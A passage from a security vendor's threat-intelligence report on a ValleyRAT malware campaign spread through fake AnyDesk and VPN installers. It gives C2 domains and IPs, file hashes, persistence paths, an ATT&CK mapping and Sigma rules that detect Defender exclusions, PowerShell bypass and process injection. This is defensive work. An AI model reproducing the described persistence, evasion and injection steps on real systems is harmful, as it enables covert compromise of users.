This mismatch appears to reflect an operational oversight: although the package was intended to impersonate an AnyDesk installer, the installation window was titled "Google Chrome Setup." This inconsistency undermines the credibility of the lure and further supports the assessment that the AnyDesk package was adapted from an earlier Chrome-themed installer template rather than built as a fully tailored lure.



4 Command-and-Control Infrastructure

The campaign includes a set of recurring communication endpoints:

- uulai789[.]com
- usd8811[.]com
- zh8kof.a.1112dns[.]com

Associated IP infrastructure:

- 154.82.100[.]191
- 154.82.100[.]250
- 137.220.158[.]170

The repeated occurrence of uulai789[.]com across multiple lure families suggests it functions as a persistent element of the campaign’s backend communication layer.

5 Passive DNS and ASN-Level Insights

Infrastructure pivoting revealed additional relationships:

- **AS152194 – CTG Server Limited**
- AS399077 – tcloudnet

These ASNs were identified via passive-DNS and infrastructure correlation techniques and were considered relevant to ongoing monitoring rather than definitive attribution linkage. The analysis suggests:

- Long-lived infrastructure usage
- Possible alignment with previously observed China-nexus clusters
- Value as tracking anchors rather than conclusive indicators

6 Attribution Assessment

The activity aligns with Silver Fox / TA4922 in several ways:

- Use of ValleyRAT
- Similar distribution methods
- Overlapping infrastructure themes
- Alignment with referenced industry reporting

6.1 Targeting and Victimology

Initial targeting focused on Chinese users, but with signs of more selective targeting:

- Users of VPN / proxy software
- IT administrators and technical users
- Cross-border corporate employees
- Users requiring international communication tools

These characteristics indicate targeting of:

- Technically capable users
- Individuals with elevated access or sensitive system presence
- Users likely to install administrative or networking tools

The campaign may also be expanding beyond Asia, suggesting adaptability of lures for broader global targeting.

6.2 Operational Tradecraft

Key tactical patterns observed:

1. SEO Poisoning & Search-Based Delivery

- Reliance on discoverability rather than direct phishing
- Likely manipulation of software-related search queries

2. Brand Impersonation

- AnyDesk, VPN tools, messaging apps
- Focus on high-trust utilities

3. Infrastructure Reuse

- OSS buckets reused across campaigns

- Shared backend with diversified front-end

4. Modular Expansion

- New lures added without infrastructure redesign
- Scalable infection model

5. Cross-Lure Infrastructure Overlap

- Shared C2 nodes across unrelated software themes

7 Conclusion

This campaign illustrates an increasingly common model:

- SEO-driven infection
- Trusted software impersonation
- Cloud-based payload delivery
- Backend infrastructure reuse

The transition from a single AnyDesk lure to a broad, multi-software ecosystem suggests an operator capable of scaling distribution efficiently while maintaining consistent payload delivery mechanisms.
From a defensive standpoint, the most effective detection approach lies not in individual domains but in identifying:

- Infrastructure reuse patterns
- OSS-hosted payload distribution
- Cross-lure behavioral similarities

This cluster should be tracked as a ValleyRAT distribution ecosystem with potential Silver Fox linkage, with continued monitoring of both infrastructure and malware evolution.

8 Indicators of Compromise

The following indicators were extracted from the preceding analysis sections and should be used for detection, hunting, enrichment, and correlation.

8.1 File Names and Paths

Indicator	Description
AnyDesk9.7.4.zip	downloaded archive associated with the fake AnyDesk lure
AnyDesk9.7.4.exe	trojanized NSIS installer / outer dropper
HiddenLoaders.exe	malware loader dropped to C:\Program Files\RUXIM\
C:\Program Files\RUXIM\HiddenLoaders.exe	primary loader path used by the scheduled task and persistence mechanisms
OM02lgwJ9Vbb.ps1	PowerShell script used to modify Windows Defender exclusions and register persistence
0X6Esju0NLS3.xml	scheduled task XML definition disguised under Microsoft Windows AppID
Windows Client 942.lnk	startup shortcut pointing to HiddenLoaders.exe
NSISPackager.exe	attacker builder tool accidentally bundled inside the installer
chrome11_original.nsi	NSIS script template recovered from the attacker builder package
chrome11_original.exe	Chrome-themed installer output name referenced in the recovered NSIS template
Mail.dll	Chrome-variant DLL used for sideloading from Windows Mail directories
config.dll	Chrome-variant component staged under C:\ProgramData\Intel\
config.ini	Chrome-variant configuration file staged under C:\ProgramData\Intel\
Pocy.xml	Chrome-variant scheduled task XML definition
Pocy1.xml	Chrome-variant scheduled task XML definition
Script.ps1	Chrome-variant PowerShell persistence script

8.2 Domains and Hostnames

Indicators	Description
uulai789[.]com	command-and-control domain
usd8811[.]com	command-and-control domain
zh8kof.a.1112dns[.]com	command-and-control hostname
anydeskcm[.]com[.]cn	fake AnyDesk lure domain
anydeskcmcomcn.pages[.]dev	secondary hosting layer for the AnyDesk lure
shadowsocketx[.]com[.]cn	additional lure domain for ShadowSocket
v2raynp[.]com[.]cn	additional lure domain for v2rayNG
whatsgapp[.]com[.]cn	additional lure domain for WhatsApp
bitbrowserx[.]com[.]cn	additional lure domain for BitBrowser
quickqqg[.]org[.]cn	additional lure domain
safewcm[.]org[.]cn	additional lure domain
safewzz[.]com[.]cn	additional lure domain
efkuailian[.]com[.]cn	additional lure domain
cekuailian[.]com[.]cn	additional lure domain
ogkuailian[.]com[.]cn	additional lure domain
clashcnn[.]com[.]cn	additional lure domain
clash-vergeee[.]com[.]cn	additional lure domain
clasrh[.]com[.]cn	additional lure domain
clasih[.]com[.]cn	additional lure domain
iccoauvvv[.]oss-cn-hongkong.aliyuncs[.]com	Alibaba OSS payload hosting bucket
cooskazn[.]oss-cn-hongkong.aliyuncs[.]com	Alibaba OSS payload hosting bucket
yangyangoss8[.]oss-cn-hongkong.aliyuncs[.]com	Alibaba OSS payload hosting bucket
yangyangoss9[.]oss-cn-hongkong.aliyuncs[.]com	Alibaba OSS payload hosting bucket

8.3 IP Addresses and Ports

Indicators	Description
202.95.6[.]141:5188	observed C2 communication endpoint
154.82.100[.]191:443	observed C2 communication endpoint
154.82.100[.]250:443	observed C2 communication endpoint
137.220.158[.]170	associated IP infrastructure

8.4 Persistence Indicators

- Scheduled task path: \Microsoft\Windows\AppID\
- Scheduled task name: HandleCommand
- Scheduled task action: C:\Program Files\RUXIM\HiddenLoaders.exe
- Scheduled task trigger: user logon with approximately 30-second delay
- Startup folder shortcut: Windows Client 942.lnk
- Registry autorun value name: Windows Update Service
- Windows Defender exclusion path: C:\Program Files\RUXIM
- Chrome-variant scheduled task definitions: Pocy.xml and Pocy1.xml

8.5 Registry and Staging Locations

- HKCU\Console\1 — registry location used for plugin persistence
- C:\ProgramData\Intel\config.dll — Chrome-variant staging location
- C:\ProgramData\Intel\config.ini — Chrome-variant staging location
- C:\Program Files\Windows Mail\Mail.dll — Chrome-variant DLL sideloading path
- C:\Program Files (x86)\Windows Mail\Mail.dll — Chrome-variant DLL sideloading path
- C:\Program Files\Windows Mail\config.dll — copied Chrome-variant component
- C:\Program Files (x86)\Windows Mail\config.dll — copied Chrome-variant component
- C:\Program Files\Windows Mail\config.ini — copied Chrome-variant configuration file
- C:\Program Files (x86)\Windows Mail\config.ini — copied Chrome-variant configuration file

8.6 Process and Injection Indicators

- HiddenLoaders.exe injecting a decrypted DLL into explorer.exe, notepad.exe, or backgroundTaskHost.exe
- Backdoor execution as a thread inside explorer.exe
- Manual PE loading behavior: remote memory allocation, PE section mapping, import resolution, relocation handling, and CreateRemoteThread execution
- Force-loading of WS2_32.dll into explorer.exe before backdoor execution
- Force-loading of WINMM.dll into explorer.exe before backdoor execution
- Thread hijacking involving tracerpt.exe referenced in plugin execution behavior
- Use of wab.exe / Windows Mail DLL sideloading in the earlier Chrome variant

8.7 Hashes

Indicators (SHA-256)	Description
7c4bc7799e7d575484fed8a93d8f37ae99a2d295326264f10ad0f25073226f6a	AnyDesk9.7.4.exe
f6b020c05540600f07c9e6798905b1c26308883cf30708132a443851b5b17d56	decrypted WinosStager DLL
46566a44450cc7cb7d87daa749a998aa79f7a2f356cf0298f7a1876aac88b2a4	shadowrocket_1.6.5 win.zip
6b323b74d6b0ed21bedc8fa03efbf64d5e3921494b85f45e67ebd198619598e0	Letsvpm-chn2026.exe
5c53bf2f2f04ff84b67047d9f1b4dc2d818c133492491bdf4084da90d3cf8e80	kuailiann.exe
87d3e504615bb3d95e9972e2b49718d74c5accf7db5e85be648a623630736c1b	Various impersonated tools
12d72753c1e65457eeccf9957b4501e26397e28379eafc363440f6b81060d5f4	Various impersonated tools
ca3586dbe56a8300f9e34ce92becc58e12f4612c3d48a324136c50115f1cb23c	Various impersonated tools
46bdc4b9873bb502525c0960709fb4cbc2d8cb149d2ea1e656879b498dcd45d6	Various impersonated tools
47a1e7b50f9ee71a7388f1a23650baa0acda21bbf6a9d58f67cb0f614f4f1caf	Various impersonated tools
e9ad7f33ed4bee0d0cd08c297ef3f4b0488d14a6222013d41fff06caab6409fd	Various impersonated tools
9f21005f4ed540bab7fef22c748a118bf4d5dce8dbfa06225ce368fde590d976	Various impersonated tools
5b77e2ea183c6b47e298a55ea9cc90fb200bbaa011f5a8414872e3722f36e74c	Various impersonated tools
bbb06944a0e1bd2c4350862bc9cd53a565b39bd98c502885da180578725c34aa	Various impersonated tools
925b1de55de251fe9be38225f6a5da35812d664538c6db39964d6f2eb50a4045	Various impersonated tools
fdcc42854c6b941d46edd80e4dd822b82868dcb9fcc701e8e5c4f9d76ba97d71	Various impersonated tools
6c2ed047f4754050e5b61b8f2994b40f550cdd170305d42aa8134d8d470bb48d	Various impersonated tools
2f61b470a03ff24fcb3dd2ed7d3939102d8b6f285ed477c8443cf2d3c7706187	Various impersonated tools
998449bb0cf0036d5588b704b198e03040ff382a3e223f88222d886e9b2e66eb	Various impersonated tools

9 Tactics, Techniques, & Procedures

The following table maps the observed campaign behaviors to MITRE ATT&CK Enterprise tactics and techniques. The mapping focuses on behaviors directly described in the analysis, including lure delivery, trojanized installer execution, PowerShell abuse, persistence, defense evasion, process injection, command-and-control activity, and plugin-based post-compromise capabilities.

Tactic	Technique	Observed behavior in this campaign
Resource Development	T1583.001 — Acquire Infrastructure: Domains	The operator used multiple lookalike and lure domains, including AnyDesk, VPN, proxy, messaging, and browser-themed domains.
Resource Development	T1608.001 — Stage Capabilities: Upload Malware	Malicious installers and payloads were staged in Alibaba OSS buckets reused across unrelated lure domains.
Initial Access	T1189 — Drive-by Compromise	Victims were directed to SEO-poisoned or fake software download pages that delivered trojanized installers.
Initial Access	T1204.002 — User Execution: Malicious File	The infection required the user to download and execute a fake AnyDesk installer package.
Execution	T1059.001 — Command and Scripting Interpreter: PowerShell	The installer launched PowerShell silently with execution policy bypass to run the persistence script.
Execution	T1106 — Native API	The loader resolved Windows APIs dynamically and used native API behavior during payload loading and process injection.
Persistence	T1053.005 — Scheduled Task/Job: Scheduled Task	A scheduled task named HandleCommand was created under \Microsoft\Windows\AppID\ to run HiddenLoaders.exe at user logon.
Persistence	T1547.001 — Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Persistence was established through a startup shortcut and a registry autorun value named Windows Update Service.
Privilege Escalation	T1548.002 — Abuse Elevation Control Mechanism: Bypass User Account Control	The installer requested administrative privileges and the PowerShell script re-launched itself elevated when required.
Defense Evasion	T1562.001 — Impair Defenses: Disable or Modify Tools	The PowerShell script added C:\Program Files\RUXIM as a Microsoft Defender exclusion.

Defense Evasion	T1027 — Obfuscated Files or Information	The backdoor DLL was stored as an encrypted resource and decrypted at runtime using a repeating XOR routine.
Defense Evasion	T1497 — Virtualization/Sandbox Evasion	The loader checked for debuggers, hypervisors, timing anomalies, mouse movement, low RAM, fake paths, and System32 validity.
Defense Evasion / Privilege Escalation	T1055 — Process Injection	HiddenLoaders.exe injected the decrypted DLL into explorer.exe, notepad.exe, or backgroundTaskHost.exe.
Defense Evasion / Privilege Escalation	T1055.002 — Process Injection: Portable Executable Injection	The loader manually mapped PE sections, resolved imports, applied relocations, and executed DllMain in the target process.
Command and Control	T1071.001 — Application Layer Protocol: Web Protocols	The backdoor communicated with C2 infrastructure over port 443 and related network endpoints.
Command and Control	T1105 — Ingress Tool Transfer	The plugin architecture allowed the backdoor to receive additional tasking or capabilities from C2.

10 Detection Opportunities

Standard IoC hunting can be performed using SIEM telemetry, EDR process and network events, and Sigma-based detection logic to correlate known indicators with behavioral patterns observed in this campaign.

10.1 Sigma Rules

Explorer.exe Persistent Outbound Connection on Uncommon Port

```
title: Explorer.exe Persistent Outbound Connection on Uncommon Port
status: experimental
description: Detects explorer.exe making outbound TCP connections to non-web ports - indicates injected C2 beacon
author: Atos TRC
date: 2026/07/21
tags:
    - attack.command_and_control
    - attack.t1071
logsource:
    category: network_connection
    product: windows
detection:
    selection:
        Image|endswith: '\explorer.exe'
        Initiated: 'true'
    filter_normal_ports:
        DestinationPort:
            - 80
            - 443
            - 8080
    filter_local:
        DestinationIp|startswith:
            - '10.'
            - '172.16.'
            - '172.17.'
            - '172.18.'
            - '172.19.'
            - '172.20.'
            - '172.21.'
            - '172.22.'
            - '172.23.'
            - '172.24.'
            - '172.25.'
            - '172.26.'
            - '172.27.'
            - '172.28.'
```

```
        - '172.29.'
        - '172.30.'
        - '172.31.'
        - '192.168.'
        - '127.'
    condition: selection and not filter_normal_ports and not filter_local
level: medium
falsepositives:
    - OneDrive/SharePoint or shell extensions using non-standard ports; tune per environment
```

Non-Microsoft Process Registering Task in Microsoft Reserved Namespace status: experimental

```
title: Non-Microsoft Process Registering Task in Microsoft Reserved Namespace
status: experimental
description: Detects scheduled task creation under Microsoft reserved paths by non-system processes
author: Atos TRC
date: 2026/07/21
tags:
    - attack.persistence
    - attack.t1053.005
    - attack.t1036.005
logsource:
    category: process_creation
    product: windows
detection:
    selection_register:
        CommandLine|contains|all:
            - 'Register-ScheduledTask'
            - '\Microsoft\Windows\'
    selection_schtasks:
        Image|endswith: '\schtasks.exe'
        CommandLine|contains:
            - '\Microsoft\Windows\'
    filter_trusted:
        ParentImage|startswith:
            - 'C:\Windows\'
            - 'C:\Program Files\Windows Defender'
    condition: (selection_register or selection_schtasks) and not filter_trusted
level: high
falsepositives:
    - Rare legitimate Windows feature updates
```

Remote Thread Created in Explorer.exe from Non-System Binary status: experimental

```
title: Remote Thread Created in Explorer.exe from Non-System Binary
status: experimental
description: Detects CreateRemoteThread targeting explorer.exe from untrusted sources - PE injection TTP
author: Atos TRC
date: 2026/07/21
tags:
    - attack.defense_evasion
    - attack.t1055.002
logsource:
    category: create_remote_thread
    product: windows
detection:
    selection:
        TargetImage|endswith: '\explorer.exe'
    filter_trusted:
        SourceImage|startswith:
            - 'C:\Windows\System32\'
            - 'C:\Windows\SysWOW64\'
            - 'C:\Program Files\Windows Defender\'
    filter_known:
        SourceImage|endswith:
            - '\csrss.exe'
            - '\dwm.exe'
            - '\winlogon.exe'
            - '\svchost.exe'
            - '\lsass.exe'
            - '\ShellExperienceHost.exe'
    condition: selection and not filter_trusted and not filter_known
level: high
falsepositives:
    - Some accessibility tools and shell extensions; baseline required
```

Suspicious PowerShell Defender Exclusion and AppID Task Registration for RUXIM

```
title: Suspicious PowerShell Defender Exclusion and AppID Task Registration for RUXIM
id: 8d8f0f8d-6f7d-4d6d-8d8d-2d8d6f7d4d6d
status: experimental
description: Detects the PowerShell persistence script behavior described in the ValleyRAT campaign, where PowerShell is launched with execution policy bypass to add a Microsoft Defender exclusion for C:\Program Files\RUXIM and register or start a scheduled task under \Microsoft\Windows\AppID\.
references: []
author: Atos TRC
date: 2026/07/21
tags:
  - attack.execution
  - attack.t1059.001
```


```
  - attack.persistence
  - attack.t1053.005
  - attack.defense_evasion
  - attack.t1562.001
logsource:
  category: process_creation
  product: windows
detection:
  selection_img:
    Image|endswith:
      - '\powershell.exe'
      - '\pwsh.exe'
  selection_cmd_all:
    CommandLine|contains|all:
      - 'ExecutionPolicy'
      - 'Bypass'
  selection_cmd_keywords:
    CommandLine|contains:
      - 'Add-MpPreference'
      - '-ExclusionPath'
      - 'C:\Program Files\RUXIM'
      - 'Register-ScheduledTask'
      - '\Microsoft\Windows\AppID\'
      - 'HandleCommand'
      - 'Start-ScheduledTask'
  filter_admin_tools:
    ParentImage|endswith:
      - '\ccmexec.exe'
      - '\powershell_ise.exe'
      - '\devenv.exe'
  condition: selection_img and selection_cmd_all and 2 of selection_cmd_keywords and not
filter_admin_tools
fields:
  - Image
  - CommandLine
  - ParentImage
  - ParentCommandLine
  - User
  - CurrentDirectory
falsepositives:
  - Administrative scripts that intentionally add Defender exclusions and register scheduled tasks
  - Software deployment frameworks performing scripted post-install actions
level: high
```

About Atos Group

Atos Group is a global leader in digital transformation with c. 56,000 employees and annual revenue of c. €7.2 billion (at the go-forward perimeter), operating in 54 countries under two brands - Atos for services and Eviden for products and systems. European number one in cybersecurity and a leader in cloud, Atos Group is committed to a secure and decarbonized future and provides tailored AI-powered, end-to-end solutions for all industries. Atos Group is listed on Euronext Paris.

Find out more about us

atos.net
atos.net/career



Atos